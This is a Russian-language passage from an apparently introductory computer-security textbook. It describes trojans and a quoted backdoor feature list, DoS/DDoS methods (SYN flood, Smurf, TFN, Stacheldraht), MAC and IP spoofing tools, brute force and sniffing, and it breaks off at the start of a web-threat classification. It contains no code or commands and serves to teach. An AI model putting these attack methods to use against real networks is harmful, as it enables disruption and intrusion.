До недавнего времени обнаружение руткитов представляло довольно сложную с технической точки зрения процедуру, однако сейчас существует достаточное количество спецсредств для обнаружения подобных вредоносных модулей. В качестве примера можно привести "Антивирус Касперского 7.0" (рис. 1.5).



Рис. 1.5. Включение модуля обнаружения руткитов

Сетевые атаки с использованием червей, вирусов, троянских коней

Симптоматика вирусного заражения обычно следующая: заражение исполняемых файлов (EXE, COM), сопровождаемое аномальным поведением при запуске, «чудо-форматирование дисков», необратимое подвисание системы и т. п.

Из Сети такое чудо можно получить известным способом – через почтовые прикрепления либо скачав суперускоритель браузера.

Троянские кони, в отличие от вирусов, не характеризуются особо страшной деструктивностью, но от этого менее коварным этот вид программ назвать нельзя. Суть сетевой атаки с использованием троянских коней проста: на машину жертвы любым из известных способов "заливается" программа, которая впоследствии, в зависимости от своей функциональной принадлежности, крадет персональные данные с последующей пересылкой "награбленного" своему хозяину, удаленно управляет системой (так называемый backdoor – бэкдор), выполняет функции прокси-сервера (понятно, зачем), участвует в организации DDoS и т. д.

Чтобы лучше представить себе некоторые из возможностей шпионских программ и их роль в организации сетевых атак, будет более чем уместно привести следующее описание

(источник **www.viruslist.com).**

"A-311 Death Full (бэкдор) – это новая, продвинутая система удаленного администрирования с множеством возможностей. Рассмотрим основные из них:

♦ после установки программа работает из-под системных приложений;

♦ невидимость с момента инсталляции;

♦ невидимость слушающих портов;

♦ полный и совершенный контроль над файловой системой: копирование, переименование, удаление файлов и папок, создание новых папок;

♦ вывод файлов/папок по заданной маске (включая refresh), а также возможность показывать растровые изображения поверх всех окон и проигрывать WAV-файлы внутренними средствами сервера (при щелчке правой кнопкой мыши на названии соответствующего файла в меню появится дополнительный раздел), отправлять файлы посредством электронной почты прямо из файл-менеджера;

♦ запуск приложений одним щелчком кнопкой мыши, просмотр/изменение атрибутов файлов, управление реестром (в Windows 2000/XP управление с правами SYSTEM, но только после перезагрузки): создание, переименование, удаление ключей и параметров;

♦ перезагрузка/выключение компьютера/выход пользователя;

♦ обнуление содержимого CMOS;

♦ отключение дисковода и отключение/включение монитора". Комментарии, как говорится, излишни.

> ПРИМЕЧАНИЕ
>
> Описание носит ознакомительный характер. Автор не несет никакой ответственности за использование конкретных приведенных материалов в злонамеренных целях.

Что касается сетевых атак, организованных посредством червей, то тут следует сказать следующее: в основах механизмов распространения червей стоят многочисленные дыры ПО, «новопоявления» которых очень часто сопровождаются созданием нового червя. По логике вещей можно было бы предположить: новая дыра – новый червь. Но не следует забывать про многочисленные модификации компьютерных червяков, которые как раз и являются причиной массовых интернет-эпидемий.

Атаки типа «отказ в обслуживании» (DoS) и «распределенный отказ в обслуживании» (DDoS)

На сегодняшний день DDoS-атаки являются одними из самых опасных с точки зрения последствий. Посудите сами: крупный обслуживающий банковский сервер, который

на некоторое время (пусть даже на полчаса) приостановил свою работу, создает убытки, исчисляемые десятками и даже сотнями тысяч долларов. А каковы будут убытки, если сервер замолчит на сутки?

Данный вид атаки в большинстве случаев не требует сверхусилий со стороны атакующего и поэтому доступен многим из тех, кому это надо.

Чем же принципиально отличаются DoS и DDoS от других сетевых атак? Наверное, тем, что цели таких атак не сводятся к получению тотального доступа к вашей сети или разведыванию какой-либо конфиденциальной информации. Нападения подобного рода используются в первую очередь для подрыва нормального функционала системы (это как раз тот случай, когда можно говорить о "нарушении доступности", – см. разд. 1.2) за счет обработки пакетов или траты системных ресурсов. Подобные нападения имеют несколько разновидностей.

UDP flood представляет собой атаку, при которой на определенный адрес системы-мишени осуществляется отправка множества пакетов UDP (User Datagram Protocol – дополнительный компонент протокола TCP, поддерживающий выполняющуюся без подключений службу датаграмм, не гарантирующую ни доставку, ни правильную последовательность доставленных пакетов). В настоящее время подобный вид атак применяется все реже: особенностью UDP-отправите-лей является возможность их легкого обнаружения,

что связано с отсутствием шифрования протоколов TCP и UDP на уровне взаимодействия управляющего атакой и машинами-зомби.

ICMP flood – атака посредством ICMP-протокола (Internet Control Message Protocol – обязательный управляющий протокол в наборе протоколов TCP/IP, сообщающий об ошибках и обеспечивающий связь между узлами сети. Именно протокол ICMP используется программой Ping для обнаружения и устранения неполадок TCP/IP).

Продолжая экскурс по ICMP, более чем уместно упомянуть о так называемой атаке **Smurf,** представляющей собой пинг-запросы ICMP по адресу направленной широковещательной рассылки с использованием в пакетах этого запроса фальшивого адреса источника. В основе Smurf-атаки стоит использование Smurf-пинг-запросов по адресу направленной широковещательной рассылки. Используемый в пакетах этого запроса фальсифицированный адрес источника совпадает с адресом атакуемого. Системы, получившие направленный широковещательный пинг-запрос, как им и положено, исправно на него отвечают (естественно, тому, от кого пришел запрос). Результатом такого ответа является затопление атакуемого большим количеством сетевых пакетов, что, в конечном счете, приводит к отказу в обслуживании.

TCP SYN Flood имеет место, в случае если клиент пытается установить TCP-со-единение с сервером, что требует обмена определенной последовательностью сообщений.

Сначала клиентская система посылает SYN-пакет на сервер. После этого сервер подтверждает получение SYN-пакета, отсылая SYN-ACK-сообщение клиенту. Затем клиент завершает установку соединения, отвечая сообщением ACK, и затем снова должен произойти обмен данными. В точке, где система сервера послала подтверждение (SYN-ACK) назад клиенту, но еще не получила сообщения ACK, устанавливается полуоткрытое соединение. «Фишка» в том, что параметры, касающиеся всех ждущих обработки соединений, располагаются в оперативной памяти сервера, которая не безразмерна, разумеется. Если преднамеренно создать большое количество частично открытых соединений, то память переполнится, и система подвиснет.

Атаки **Ping of Death** заставляют системы реагировать непредсказуемым образом при получении слишком больших IP-пакетов. TCP/IP поддерживает максимальный размер пакета в 65 Кбайт (как минимум 20 байт информации в IP-заголовке, некоторое количество дополнительной информации и остальная часть пакета, содержащая основные данные). Атаки Ping of Death могут вызвать крушение, зависание и перезагрузку системы.

Tribe Flood Network (TFN) и **Tribe Flood Network 2000 (TFN2K)** являются распределенными инструментальными средствами, обычно запускающими скоординированные DoS-атаки из многих источников на одну или несколько целей. Использование TFN-атаки дает возможность генери-

ровать пакеты с фальшивыми IP-адресами источника. Механизм атаки приблизительно таков: злонамеренный пользователь посылает с главного компьютера команды нападения на список TFN-серверов или демонов. Затем демоны генерируют указанный тип DoS-атаки на один или несколько IP-адресов жертв. IP-адреса и порты источника атаки могут изменяться совершенно случайным образом, как и размеры пакетов.

Высокая эффективность современных DDoS-атак достигается путем модификации и комбинирования отдельных ее видов. Уже упомянутые TFN и TFN2K позволяют одновременно инициировать атаки нескольких типов: Smurf, UDP flood, ICMP flood и TCP SYN flood, – что делает их мощным инструментом для подобных задач. Пересылка команд и параметров при этом умело замаскирована в передаваемых данных, чтобы не вызвать подозрений у защитного ПО.

Как средства организации распределенных атак TFN и TFN2K относительно сложны и требуют от атакующего намного более высокой квалификации, чем в других случаях, но и практическая эффективность их намного выше.

Ярчайшим представителем средств организации DoS-атак нового поколения является **Stacheldracht** (дословно «колючая проволока»). Stacheldraht объединяет в себе особенности некоторых DoS-атак, в том числе TFN, шифрование связи между нападающим и главными серверами Stacheldraht и автоматическое обновление агентов. Начальный этап атаки

включает активное массированное проникновение в большое количество систем для последующего использования их при атаке. Затем следует заключительный этап, в ходе которого «порабощенные» системы используются для атаки на один или несколько объектов.

Атаки **IP spoofing (подмена IP-адресов)** – это не разновидность DoS, но, тем не менее, атаки подобного рода широко используются, в случае если необходимо скрыть IP, что имеет место при организации любой DDoS.

Атаки **MAC spoofing.** Применяются для фальсификации MAC-адреса. Атака подобного рода проводится тогда, когда необходимо, чтобы машину взломщика приняли за доверенную машину, в случае если доступ закрыт посредством фильтрации MAC-адресов. Остановимся на технологии подробнее.

В пределах локальной сети каждая сетевая карта маркируется уникальным MAC-адресом – 12-значным шестнадцатеричным числом. Прежде чем отправить пакет в локальную сеть, драйвер сетевой карты определяет по IP-адресу точки назначения физический адрес сетевой карты компьютера-адресата и помечает пакет соответствующим MAC. На принимающей стороне сетевая карта, получившая пакет со своим MAC-адресом, пропускает его, направляя по цепочке "драйвер – операционная система – приложение".

Взаимодействие машин в сети на физическом уровне обслуживается протоколом ARP, который представляет собой

протокол из набора протоколов TCP/IP, обеспечивающий сопоставление IP-адресов с адресами MAC для пакетов IP. В случае если машина отправляет пакет в пределах подсети, для сопоставления и привязки MAC/IP служит ARP-таблица. При отсутствии записей в ARP-таблице в ход идут данные ARP-кэша. И только в крайнем случае, когда данные нигде не найдены, осуществляется широковещательный ARP-запрос по адресу ff:ff:ff:ff:ff:ff (значит, всем).

Особенности протокола ARP таковы, что возможна практически беспрепятственная подмена истинных соответствий в ARP-хэше. Для этого может быть использовано специализированное программное обеспечение вроде SMAC или MAC SPOOFER 2006 (рис. 1.6).



Рис. 1.6. Программа MAC SPOOFER в действии

Password attacks (атаки для взлома паролей) могут использовать различные методы: лобовая атака, или Brute Force – так называемый грубый перебор паролей. «Брут-форс» – атаки имеют место в том случае, если существует

потенциальная возможность множественных попыток аутентификации: электронные ящики, учетные записи FTP, SAM-файлы, PWL-файлы, UIN и т. д. В ходе атаки последовательно перебираются все возможные комбинации символов, сочетание которых может оказаться верным. Процесс такого перебора автоматизирован и осуществляется с помощью специализированного программного обеспечения.

Packet sniffers – приложение, которое использует сетевой адаптер в «беспорядочном режиме» (когда сетевой адаптер посылает на обработку все пакеты, физически полученные по сети), чтобы захватить все сетевые пакеты, посланные через определенный домен. Снифферы пакетов используются легально в сетях для анализа трафика и поиска неисправностей. Однако, так как некоторые сетевые приложения посылают данные открытым текстом (telnet, FTP, SMTP, POP3 и т. д.), сниффинг пакетов может предоставить даже критически важную информацию, например имена пользователей и пароли.

1.4. Классификация угроз безопасности веб-серверов

Многие из читателей наверняка обратили свое внимание на то, какую важную роль в анализе рисков (см. разд. 1.2) играет такой фактор, как угроза. В этой связи будет более чем уместно ознакомиться с перечнем типичных угроз, которые приведены ниже. Настоящая классификация окажется полезна и подготовленным читателям, и тем, кто углубленно интересуется вопросами компьютерной безопасности.

Очередной раз выходя в Интернет и привычно набирая в браузере дорогой сердцу адрес, мы убеждаемся снова и снова, что не так уж все и плохо: апокалипсис постоянно кто-то переносит, а мы живем в мире высоких технологий, и это не может не радовать. Интернет стал для многих из нас настолько привычным, что иногда кто-нибудь да и допустит мысль о его существовании со времени сотворения мира. Между тем за кажущейся простотой и удобством стоит четкая и отлаженная работа узлов Сети. Было бы наивно полагать, что все совершенно, особенно если речь идет о вещах, сосуществующих в столь динамичной среде. Просматривая горячие двадцатки SANS, предупреждения EEYE, горячий эксклюзив от SecurityLab, убеждаешься снова и снова: безопасность есть процесс, а не состояние.

В рамках данного раздела мы поговорим с вами о без-

опасности веб-серверов, а точнее постараемся внести ясность и создать некое подобие современной классификации веб-угроз. Предпосылки к созданию подобной классификации очевидны. За последние несколько лет индустрия безопасности веб-приложений адаптировала немалое количество не совсем точных терминов, описывающих уязвимости. Такие названия уязвимостей, как "подделка параметров" (Parameter Tampering), "меж-сайтовое выполнение сценариев" (Cross-site Scripting) и "отравление печений" (Cookie Poisoning) (да-да, именно так), мягко говоря, не совсем точно определяют суть проблемы и возможные последствия атак. Отсутствие четкости в определениях часто вызывает проблемы и взаимонепонимание, даже если стороны согласны с основной идеей.

Когда начинающий специалист безопасности веб-приложений приступает к обучению, его быстро вводит в заблуждение отсутствие стандартного языка. Подобная ситуация не только не способствует профессиональному овладению предметом, но и замедляет понимание картины в целом. Появление классификации угроз безопасности веб-приложений является исключительно важным событием в мире IT.

По известным причинам только система знаний, а не ее разрозненный, дискретный вариант, может служить показателем высшей квалификации разработчиков приложений, специалистов в области безопасности, производителей программных продуктов. На основе классификации в

дальнейшем могут быть созданы методики обследования приложений, рекомендации по разработке приложений с учетом безопасности, требования к продуктам и службам. Следующая классификация есть результат проработки различных книг, десятков статей и презентаций. У ее истоков стоит Web Application Security Consortium, представители которой создали базу для разработки и популяризации стандартной терминологии описания подобных проблем **(www.webappsec.org).**

Представленная классификация окажется полезной прежде всего специалистам, хотя в целом материал направлен на широкий круг читателей, интересующихся проблемами компьютерной безопасности.

Классы атак

Современная классификация имеет иерархическую структуру. Классы атак разбиты по пунктам (1; 2 и т. д.) с соответствующими подпунктами (1); 2) и т. д.). Название класса атаки представлено как в русском варианте, так и в английском.

1. Аутентификация (Authentication):

1) подбор (Brute Force);

2) недостаточная аутентификация (Insufficient Authentication);

Конец ознакомительного фрагмента.